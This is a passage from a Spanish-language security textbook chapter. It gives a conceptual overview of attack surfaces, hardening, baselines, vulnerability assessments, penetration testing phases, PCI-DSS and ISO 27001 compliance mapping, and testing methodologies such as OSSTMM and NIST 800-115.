En la actualidad tenemos tres líneas principales: los sistemas del tipo **Windows**, los del tipo **Linux** o derivados de **UNIX**, y los sistemas **MAC OSX**, los cuales, si bien están basados en UNIX, a esta altura presentan entidad propia. En el caso de los primeros, desde su origen fueron objeto de ataque dada su masificación y la relativa simplicidad con que se pudo acceder históricamente al núcleo del sistema, incluso, sin contar con su código fuente. Para el caso de Linux la situación es quizá peor, ya que, al poseer el código fuente, es posible detectar problemas también a nivel de código. Y en cuanto a OSX, la velocidad con la que ha acaparado mercado de múltiples plataformas en los últimos años, sumado a que los controles de seguridad implementados no son suficientes frente a las amenazas actuales, hacen que el sistema operativo de MAC sea un blanco cada vez más buscado por los atacantes. Pese a lo que se cree, la estadística de cantidad de vulnerabilidades de Windows no supera anualmente a la de Linux; en general, la diferencia ha sido la velocidad con la que aparecían las soluciones en cada caso, llevando aquí Linux la delantera.

> EN LA ACTUALIDAD EXISTEN TRES LÍNEAS DE SISTEMAS: WINDOWS, LINUX Y MAC OSX

Respecto a MAC OSX, debemos saber que año a año la cantidad de vulnerabilidades que se descubren va en aumento.

Los ataques al sistema operativo también incluyen las implementaciones que este realiza de las distintas tecnologías, lo cual puede incluir librerías (que deberíamos llamar **bibliotecas**, en rigor de verdad). Por ejemplo, podría ser que un sistema tuviera un fallo en la implementación de cierta tecnología de cifrado, lo cual haría que el cifrado fuera débil, sin que se tratara de un problema en el propio algoritmo de cifrado ni en la aplicación que lo utilizara.




Figura 4. Podemos ver que si el sistema de virtualización es vulnerado, se pone en riesgo cada uno de los sistemas virtualizados.

Sumado a esto, con la masificación de los entornos virtualizados, especialmente en el ámbito corporativo, estamos agregando una nueva capa que también es susceptible de ser atacada. Como vemos en la **Figura 4**, en estos entornos estamos añadiendo la aplicación sobre la cual virtualizaremos por debajo del resto de los sistemas. Un ejemplo es **VMware ESX**. Es decir, además de los sistemas operativos, también podemos atacar esta aplicación, pero con el problema adicional de que

si logramos comprometerla, muy posiblemente tendremos acceso a cada uno de los sistemas que esté virtualizando.

Estos ataques, incluyendo los sistemas de virtualización, pueden ser locales o remotos, y representan una pieza clave en la búsqueda de vulnerabilidades para el acceso a un sistema o red.

Ataques a las aplicaciones

En este caso, la variedad es mayor. Existen miles y miles de piezas de software y programas de todo tipo y tamaño, disponibles en el mundo. Por supuesto, entre tantos millones de líneas de código, necesariamente se producen errores. Para los ataques a las aplicaciones también se tendrá en cuenta la masividad de uso.

Esto implica que un programa manejado por millones de personas para leer archivos del tipo **PDF** será mejor objetivo que uno empleado por unos pocos para editar cierto tipo de archivos específicos de un formato menos conocido por los usuarios.




Figura 5. **ICQ**, el primer software de mensajería instantánea, fue el pionero para el cual se desarrollaron programas que utilizaban su protocolo.

Las aplicaciones amplían entonces la superficie de ataque de un sistema, por lo que se recomienda siempre evitar la instalación de aquellas que no se requieran, siguiendo el principio de seguridad que sugiere el minimalismo.

La idea de atacar la implementación de algo en vez del software en sí mismo también vale para este caso. Muchos son los programas que realizan las mismas funciones, solo que algunos podrían hacerlo de manera tal que puedan encontrarse fallos en dicha operatoria, lo que comprometería al software, y con él, al sistema completo. Justamente esta es otra de las problemáticas. Dependiendo de los privilegios con los cuales se ejecute cierto programa, si es comprometido, podría afectar de forma directa al sistema, ya que se utilizaría el mismo nivel de permisos para atacarlo desde adentro, y tal vez, hasta escalar privilegios para llegar al máximo nivel, tema que analizaremos más adelante.

Errores en configuraciones

El caso de las configuraciones, ya sean del sistema operativo o de las aplicaciones, también constituye un punto sensible, dado que por más seguro que sea un software, una mala configuración puede tornarlo tan maleable como un papel. Pensemos en un ejemplo muy elemental, como sería un antivirus: su configuración deficiente podría hacer que cumpliera su función de manera poco efectiva, provocando que una buena herramienta terminara por traducirse en una mala solución y, por ende, en una brecha de seguridad. Aquí reside el peligro; ni siquiera las herramientas de protección y seguridad son fiables en sí mismas solo por su función. Esto podría producir algo muy grave, pero que suele darse con frecuencia tanto en el ambiente corporativo como en el personal: **una falsa sensación de seguridad**.

PROGRAMACIÓN SEGURA

Es una rama de la programación que estudia la seguridad del código fuente de un software, y cuyo objetivo es encontrar y solucionar sus errores. Incluye el uso de funciones seguras para proteger de desbordamientos, declaración segura de estructuras de datos, control del flujo, testeos en ejecución y uso de métodos para evitar la desprotección.

Si bien con el paso del tiempo las empresas han incorporado cada vez más medidas de seguridad en sus configuraciones de fábrica, un atacante, como primera medida, tratará de aprovecharse de las configuraciones estándar, ya sean aplicaciones, equipos informáticos, dispositivos de red, etcétera. Por ejemplo, si un panel de administración web se instala con un conjunto de credenciales de acceso por defecto y estas no son modificadas, cualquiera que conozca dichas credenciales podrá acceder. No perdamos de vista que en Internet existe una gran cantidad de sitios que presentan contraseñas por defecto de aplicaciones y dispositivos, por ejemplo, **http://cirt.net/passwords**. En este sitio podremos encontrar, clasificados por fabricante, una gran variedad de dispositivos con sus claves predefinidas.

> LOS FABRICANTES INCORPORAN CADA VEZ MÁS MEDIDAS DE SEGURIDAD EN SUS DISPOSITIVOS

La solución más efectiva a estos problemas, sin dudas, es el **hardening**. Este proceso consiste en utilizar las propias características de dispositivos, plataformas y aplicaciones para aumentar sus niveles de seguridad. Cerrar puertos que no son imprescindibles, deshabilitar protocolos y funciones que no se utilicen, cambiar parámetros por defecto y eliminar usuarios que no sean necesarios son solo algunos ejemplos sencillos de un proceso de hardening.

En el ámbito corporativo, como resultado de este proceso y luego de un análisis exhaustivo de sus propios sistemas, surge una serie de configuraciones mínimas indispensables para obtener el mejor nivel de seguridad sin perder de vista los **requerimientos de negocio** de la organización. Este conjunto de configuraciones se documenta y recibe el nombre de **baseline**, ya que describe cuáles son las necesarias para que los equipos y las aplicaciones implementen las recomendaciones propuestas por las buenas prácticas de seguridad y, a su vez, estén alineadas con los objetivos de negocio.

En función de lo comentado previamente, podemos notar que deben existir diversos baselines, uno por cada aplicación o sistema. De esta forma, por ejemplo, tendremos un baseline para sistemas Microsoft Windows 2008, otro para Ubuntu Server, otro para routers Cisco, etc. Pero a su vez, también podríamos tener un baseline para MS SQL 2005, que deberá contemplar todos los puntos del baseline de Windows Server 2008; uno para servidores de correo sendmail, que deberá

contemplar los puntos de baseline de Ubuntu Server, y otros más.

La implementación de baselines permite garantizar que todos los sistemas estén estandarizados en sus configuraciones y que posean el mejor nivel de seguridad en función de los requerimientos del negocio.




Figura 6. En la captura de pantalla puede apreciarse un conjunto de documentos del **CSI** (**`Center of Internet Security`**).

Errores en protocolos

Otro problema, tal vez más grave pero menos frecuente con el que podemos enfrentarnos, es que los errores estén directamente en los protocolos. Esto implica que, sin importar la implementación, el sistema operativo, ni la configuración, algo que se componga de dicho protocolo podría verse afectado. El ejemplo clásico es el **Transmission Control Protocol/Internet Protocol** (**TCP/IP**), una suite de protocolos tan efectiva y flexible, que, luego de más de tres décadas de existencia, aún perdura y continúa en uso. El problema aquí es que, en su momento, a principios de los años 70, su diseño no obedecía a aspectos de seguridad por determinados motivos propios de su

objetivo de uso, y con toda razón. Con el tiempo, su utilización se extendió a tal punto, que comenzó a ser implementado de maneras que el propio esquema permitía, pero para fines que no había sido pensado en un principio, de modo que se transformó en un arma de doble filo.

A pesar de esto, TCP/IP nunca ha estado en dudas, ya que todos los fallos se han ido corrigiendo o bien se mitigaron sus efectos a partir de las mejoras realizadas por las implementaciones; incluso, el modelo de referencia **Open System Interconnection** (**OSI**) se basó en él.

Por otro lado, la masividad que tiene el protocolo hace que su reemplazo sea imposible en la práctica.




Figura 7. Esquema que nos permite identificar una comparativa entre la pila TCP/IP y el modelo OSI.

Como podemos imaginar, dado que existen centenares de protocolos, hay, a la vez, muchas posibilidades de encontrar fallos en ellos. El problema más grave es que un error en el diseño de uno implica que las situaciones sean potencialmente incorregibles, y que deben realizarse modificaciones a distintos niveles para resolverlo, incluyendo a veces su variación total o parcial, o su reemplazo por otro más seguro. Dentro

de esta rama de errores, también incluimos los protocolos y algoritmos criptográficos, que, como veremos, tienen un alto nivel de complejidad y pueden producir huecos de seguridad realmente muy grandes dada la función de protección para la que son utilizados.

La evaluación de la seguridad

En el ámbito corporativo, por diversas razones, cada vez es más común que se realicen distintos tipos de evaluaciones de seguridad. En la mayoría de los casos, están ligadas a cuestiones de cumplimiento de determinadas leyes o regulaciones; por ejemplo, si la compañía opera con tarjetas de crédito debe cumplir con el estándar **PCI** (**Payment Card Industry**), si pertenece al rubro bancario debe cumplir con la comunicación **A-4609** del Banco Central de la República Argentina (**BCRA**), si opera con datos personales debe cumplir con la **Ley de Protección de Datos Personales** (**Ley 25.326**, a la cual nos referiremos en el Apéndice B) y si opera en la Bolsa de los EE.UU. debe cumplir con la **Ley Sarbanes-Oxley**. También sucede, aunque en menor medida, que las organizaciones están tomando conciencia de los riesgos a los que se encuentran expuestos sus activos y sobre cómo esto podría afectar al negocio.

En este punto es importante detenernos y aclarar que las evaluaciones de seguridad en sí solo muestran una instantánea, una fotografía de la postura de seguridad de la organización en un momento determinado. Únicamente representan un verdadero valor agregado cuando son llevadas adelante en forma sistemática y continua en el tiempo, y cuando las recomendaciones que surgen de ellas son implementadas.

ESTÁNDAR PCI

El **PCI Security Standards Council** es un foro mundial, fundado en 2006 por American Express, Mastercard y VISA, entre otras organizaciones, encargado de las normas de seguridad de la industria de tarjetas de pago, entre ellas: la norma de seguridad de datos (**PCI-DSS**), la norma de seguridad de datos para las aplicaciones de pago (**PA-DSS**) y los requisitos de seguridad de transacciones con PIN (**PTS**).

En otras palabras, para que las evaluaciones de seguridad sean realmente efectivas, deben estar integradas al **Sistema de Gestión de la Seguridad de la Información** (**SGSI**) de las organizaciones, siendo una entrada más de su proceso de gestión de riesgos.

A continuación, analizaremos algunas de las evaluaciones de seguridad más realizadas en este momento. Ellas dependerán, fundamentalmente, del objetivo que tengan, es decir, de qué es lo que se quiere medir. De esta forma, vamos a definir los conceptos de **Vulnerability Assessment** y **Penetration Test**, para sumarlos al de Ethical Hacking, previamente analizado. También veremos algunas clasificaciones en función de los distintos tipos de análisis, y una serie de consideraciones relacionadas con la decisión de efectuar una evaluación de seguridad en una organización y cómo llevarla adelante.

Vulnerability Assessment

El concepto de Vulnerability Assessment (**VA**) o **evaluación de vulnerabilidades** es utilizado en un sinfín de disciplinas y se refiere a la búsqueda de debilidades en distintos tipos de sistemas.


En este sentido, no solo se remite a las tecnologías informáticas o a las telecomunicaciones, sino que incluye áreas como, por ejemplo, sistemas de transporte, sistema de distribución de energía y de agua, procesos de biotecnología, energía nuclear, y otros. De esta manera, se busca determinar las amenazas, los agentes de amenaza y las vulnerabilidades a los que está expuesto el sistema en su conjunto. Estas debilidades suelen referirse a todas aquellas de carácter técnico que dependen de las cualidades intrínsecas del sistema que se esté evaluando.

> LAS EVALUACIONES DE SEGURIDAD MIDEN LA EFICACIA DE LOS CONTROLES IMPLEMENTADOS

En nuestro caso, teniendo en cuenta lo antedicho, vamos a hablar sobre Vulnerability Assessment cuando nos refiramos a un análisis técnico sobre las debilidades de una infraestructura informática y de telecomunicaciones. Puntualmente, se analizarán vulnerabilidades asociadas a distintos servidores, dispositivos, sistemas operativos, aplicaciones y un largo etcétera vinculado a todas las deficiencias técnicas posibles. Es importante destacar que este tipo de evaluaciones

solo identifica potenciales vulnerabilidades, pero no confirma que estas existan. Dicho de otra forma, cuando se detecta una vulnerabilidad en un equipo o sistema, no se trata de explotarla para confirmar su existencia, sino que, simplemente, se la reporta.

Por lo general, las diferentes normativas exigen efectuar determinada cantidad de evaluaciones de vulnerabilidades en forma anual. Por ejemplo, PCI-DSS requiere cuatro evaluaciones en el año.



PCI DSS Requirements	Testing Procedures	In Place	Not in Place	Target Date/ Comments
11.2 Run internal and external network vulnerability scans at least quarterly and after any significant change in the network (such as new system component installations, changes in network topology, firewall rule modifications, product upgrades). ***Note:*** *It is not required that four passing quarterly scans must be completed for initial PCI DSS compliance if the assessor verifies 1) the most recent scan result was a passing scan, 2) the entity has documented policies and procedures requiring quarterly scanning, and 3) vulnerabilities noted in the scan results have been corrected as shown in a re-scan. For subsequent years after the initial PCI DSS review, four passing quarterly scans must have occurred.*	**11.2** Verify that internal and external vulnerability scans are performed as follows:			
11.2.1 Perform quarterly internal vulnerability scans.	**11.2.1.a** Review the scan reports and verify that four quarterly internal scans occurred in the most recent 12-month period.			
	11.2.1.b Review the scan reports and verify that the scan process includes rescans until passing results are obtained, or all "High" vulnerabilities as defined in PCI DSS Requirement 6.2 are resolved.			
	11.2.1.c Validate that the scan was performed by a qualified internal resource(s) or qualified external third party, and if applicable, organizational independence of the tester exists (not required to be a QSA or ASV).			

Figura 8. Extracto del **Requerimiento 11** del **PCI-DSS**, donde se pide evaluar vulnerabilidades trimestralmente.

En relación a este tipo de evaluaciones, se desarrolló el **Open Vulnerability and Assessment Language** (**OVAL**), un estándar internacional de seguridad de la información abierto, cuyo objetivo es promocionar y publicar contenido de seguridad y normalizar la transferencia de este por todo el espectro de herramientas y servicios de seguridad. Incluye un lenguaje desarrollado en **XML** utilizado para codificar los detalles de los sistemas y una colección de contenido relacionado alojado en distintos repositorios, mantenidos por la comunidad OVAL. Su sitio oficial es: **http://oval.mitre.org**.




Figura 9. Aquí vemos el sitio web del **Open Vulnerability and Assessment Language**.

Penetration Test y Ethical Hacking

Si extendemos el concepto de Vulnerability Assessment y nos enfocamos en todos los procesos que involucren el manejo de la información de una organización, independientemente del medio en que esta se encuentre, nos acercamos a las evaluaciones del tipo Penetration Test o test de intrusión. A diferencia de los análisis de vulnerabilidades, estas pruebas no solo identifican las vulnerabilidades potenciales, sino

ETAPAS DE EVALUACIÓN SEGÚN OVAL

A continuación, mencionamos las etapas de un proceso de evaluación según esta metodología: 1) Recoger información asociada a vulnerabilidades conocidas que afecten a los sistemas de información, 2) Analizar el sistema para determinar su estado respecto a esas vulnerabilidades y determinar si están o no presentes y 3) Reportar mediante informes los resultados de dicha evaluación.

que también tratan de explotarlas y, así, confirmar su existencia y el impacto real que podrían tener en la organización. Este punto es importante, ya que en muchas ocasiones, una vulnerabilidad reportada como crítica por el fabricante de la aplicación vulnerable no siempre es igualmente crítica en el contexto de una organización en particular. Puede darse el caso de que, incluso existiendo la vulnerabilidad, a partir de la presencia de otros controles compensatorios (recordemos otra vez el concepto de **defensa en profundidad**), la explotación de dicha vulnerabilidad se hace dificultosa o bien imposible. En esa situación, el riesgo que implica la presencia de la vulnerabilidad para esta organización puede no ser alto. Supongamos, por ejemplo, la existencia de una vulnerabilidad en un servidor de acceso remoto que, de ser explotada con éxito, permitiera tomar control total del equipo a distancia. Sin dudas, sería una vulnerabilidad crítica para cualquier organización.

Figura 10. Sitio web de la categoría **Special Publications del Computer Security Division del NIST**.

Ahora complejicemos un poco el escenario. Imaginemos, además, que este servidor está en una red segmentada, a la cual solo se puede

acceder desde otra red integrada únicamente por equipos de confianza. Además, el equipo que posee el servidor vulnerable tiene definido un conjunto de reglas de filtrado que únicamente permiten el acceso desde dos ubicaciones. Este ejemplo sencillo nos presenta un caso en el que tenemos una vulnerabilidad claramente crítica, ya que cualquier atacante podría tomar control del equipo en forma remota. Sin embargo, existe un conjunto de controles que dificultan en gran medida la explotación de esta vulnerabilidad: en nuestro caso, el doble nivel de filtrado que debería pasar un atacante para poder explotar con éxito la vulnerabilidad.

Figura 11. El **OSSTMM** es un manual sobre metodologías de evaluaciones de seguridad desarrollado por ISECOM.

De esta manera, vemos que resulta importante no solo verificar la posible existencia de vulnerabilidades, sino también evaluar cuál sería el impacto real para el negocio de la organización en caso de que fueran explotadas con éxito.

Hace unos años, un problema común que surgía al momento de encarar un test de intrusión como de contratarlo era la falta de

estandarización en cuanto a la metodología utilizada para llevarlo adelante y a las etapas en las cuales se dividía el proceso. A partir de nuestra experiencia y la compartida con colegas, pero siempre apoyada en metodologías y estándares internacionales, hoy podemos dividir el proceso en cinco etapas conceptuales, las cuales desarrollaremos en los próximos dos capítulos:

1. Fase de reconocimiento
2. Fase de escaneo
3. Fase de enumeración de un sistema
4. Fase de ingreso al sistema
5. Fase de mantenimiento del acceso

Respecto a las metodologías que es posible utilizar, existen varias fuentes serias y confiables que marcan las pautas y mejores prácticas sobre las cuales basar la realización de este tipo de evaluación, aunque en general, cada profesional puede incorporar sus variantes.

LAS METODOLOGÍAS PERMITEN ORDENAR Y ESTANDARIZAR EL PROCESO DE EVALUACIÓN

Algunos ejemplos pueden ser el documento denominado **NIST Special Publication 800-115**, del **National Institute of Standards and Technologies** de los Estados Unidos (**NIST**), el cual establece una guía de carácter técnico sobre cómo llevar adelante esta evaluación dentro de una organización determinada.

Por otro lado, también tenemos el **Open Source Security Testing Methodology Manual** (**OSSTMM**) de **ISECOM** y el **Information Systems Security Assessment Framework** (**ISAFF**) de **OISSG**.


CERTIFICACIONES PROFESIONALES

Tal como hemos mencionado, al momento de llevar adelante un test de intrusión es importante hacerlo siguiendo alguna metodología de trabajo. Con este objetivo, se han desarrollado un conjunto de certificaciones que proponen distintos tipos de metodologías. Algunas de ellas son: GIAC Certified Penetration Tester (**GPEN**): **www.giac.org/certifications/security/gpen.php** y OSSTMM Professional Security Tester (**OPST**): **www.isecom.org/certification/opst.shtml**.

Análisis de brecha de cumplimiento

Otro tipo de evaluación que está creciendo en popularidad en estos últimos años es el **análisis de brecha**, o **GAP Analysis**.

Debemos tener en cuenta que su objetivo es medir la distancia entre el estado actual de cumplimiento de una organización frente a los requisitos planteados por una regulación o estándar. Si bien parece bastante sencillo en su definición, muchas veces no lo es debido a las particularidades de cada una de las organizaciones.



Mapping ISO 27001 Controls to PCI-DSS V1.2 Requirements

PCI-DSS V1.2 Requirement		ISO 27001 Control	
Build & Maintain Secure Network			
Requirement 1 – Install & Maintain Firewall Configuration to maintain data			
1.1	Establish firewall and router configuration standards that include the following	A.10.6.1	Network Controls
1.1.1	A formal process for approving and testing all network connections and changes to the firewall and router configurations	A.10.1.2	Change Management
1.1.2	Current network diagram with all connections to cardholder data, including any wireless networks	A.10.6	Network Security Management
1.1.3	Requirements for a firewall at each Internet connection and between any demilitarized zone (DMZ) and the internal network zone	A.11.4.5	Segregation in networks
1.1.4	Description of groups, roles, and responsibilities for logical management of network components	A.11.4.1	Policy on use of network services
		A.11.4.7	Network routing control
1.1.5	Documentation and business justification for use of all services, protocols, and ports allowed, including documentation of security features implemented for those protocols considered to be insecure	A.10.1.1	Documented operating procedures
1.1.6	Requirement to review firewall and router rule sets at least every six months	A.10.6	Network Security Management
1.2	Build a firewall configuration that restricts connections between untrusted networks and any system components in the cardholder data environment.	A.11.4.5	Segregation in networks
1.2.1	Restrict inbound and outbound traffic to that which is necessary for the cardholder data environment	A.11.4.5	Segregation in networks
1.2.2	Secure & syncronise router configuration files	A.10.6	Network Security Management
1.2.3	Install perimeter firewalls between any wireless networks and the cardholder data environment, and configure these firewalls to deny or control (if such traffic is necessary for business purposes) any traffic from the wireless environment into the cardholder data environment.	A.11.4.5	Segregation in networks
1.3	Prohibit direct public access between the Internet and any system component in the cardholder data environment.		
1.3.1	Implement a DMZ to limit inbound and outbound traffic to only protocols that are necessary for the cardholder data environment.	A.11.4.5	Segregation in networks

ISO 27001 Implementer's Forum © 2009 Internal Use Only Page 2

Figura 12. Mapeo del Requerimiento 1 PCI **`Build & Maintain a Secure Network`** con los controles de ISO/IEC 27.001.

Así, en función de lo mencionado en párrafos anteriores, una entidad podría estar interesada en determinar cuál es la brecha que la separa del cumplimiento de la normativa PCI, de la normativa ISO/IEC 27.001, de la Ley de Protección de Datos Personales o de la comunicación A-4609 del BCRA, entre otras. Desde ya, esta brecha se traduce en un conjunto de requerimientos a los cuales se debe dar cumplimiento si se desea acceder a la certificación en el caso de PCI e ISO, o a no tener implicancias legales en el caso de la **Ley de Protección de Datos Personales**.

Si bien es importante la verificación técnica por parte del profesional que lleva adelante la tarea o por algún colaborador, a fin de comprobar que lo relevado mediante entrevistas sea correcto, este paso no es usualmente requerido, ya que este tipo de evaluaciones suele basarse en la información que brinda la organización o que es relevada a partir de la serie de entrevistas realizadas.

A modo de complementar el punto anterior, es útil realizar también una evaluación de vulnerabilidades o test de intrusión para verificar técnicamente el cumplimiento de aquellos requisitos relacionados con los sistemas de información, redes, etc.

Autotesteo y contratación

Una duda que puede surgir a partir de lo visto anteriormente podría ser: ¿con qué necesidad, a partir de toda la documentación y estándares que existen, las empresas contratan servicios externos para realizar las evaluaciones de seguridad, en vez de hacerlo con personal propio? A continuación, iremos develando algunos puntos importantes respecto a esta inquietud.

> NO TODAS LAS ORGANIZACIONES POSEEN PERSONAL PARA REALIZAR LAS EVALUACIONES

Por un lado, no todas las organizaciones poseen personal especializado que esté en condiciones de implementar esta clase de evaluaciones. En algunos casos, solo se cuenta con personal de sistemas o tecnología, que además realiza algunas tareas de seguridad solamente por ser el que sabe un poco más. Esta persona, por lo general, tiene conocimientos básicos en materia de seguridad de la información, por lo que sería impensado que pudiera llevar adelante un proyecto de evaluación de tal magnitud.

Clasificaciones

